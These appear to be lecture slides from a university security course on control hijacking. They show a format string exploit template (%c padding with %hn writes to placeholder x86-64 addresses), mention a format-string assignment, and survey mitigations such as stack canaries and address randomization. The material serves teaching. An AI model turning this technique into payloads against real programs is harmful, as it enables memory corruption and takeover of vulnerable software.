%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to second pointer

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…

…\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string assignment

released Friday

one week

good global variable to target

- to keep it simple/consistently working
- more realistic: target GOT entry and use return oriented programming (later)

control hijacking generally

usually: need to know/guess program addresses

usually: need to insert executable code

usually: need to overwrite code addresses

next topic: countermeasures against these

later topic: defeating those

later later topic: secure programming languages

control hijacking flexibility

lots of generic pointers to code

- vtables, GOT entries, function pointers, return addresses
- pretty much any large program

data pointer overwrites become code pointer overwrites

- overwrite data pointer to point to code pointer
- data pointers are everywhere!

type confusion from use-after-free is pointer overwrite

- bounds-checking won't solve all problems

first mitigation: stack canaries

saw: stack canaries

tries to stop:

overwriting code addresses
(as long it's return addresses)

by assuming:

compile-in protection
attacker can't read off the stack
attacker can't "skip" parts of the stack

second mitigation: address space randomization

problem for the stack smashing assignment

tries to stop:

know/guess programming addresses

by assuming:

program doesn't "leak" addresses

relevant addresses can be changed (not hard-coded in program)

thinking about the threat

contiguous versus arbitrary writes?

- just protect next to target?
- just protect next to buffer?

information disclosure or not?

convincing developers

legacy code?

manual effort?

performance overhead?

memory overhead?

ideas for mitigations

next time

comparing mitigations

- what do they assume the attacker can do?
- effect on performance?
- recompilation? rewriting code?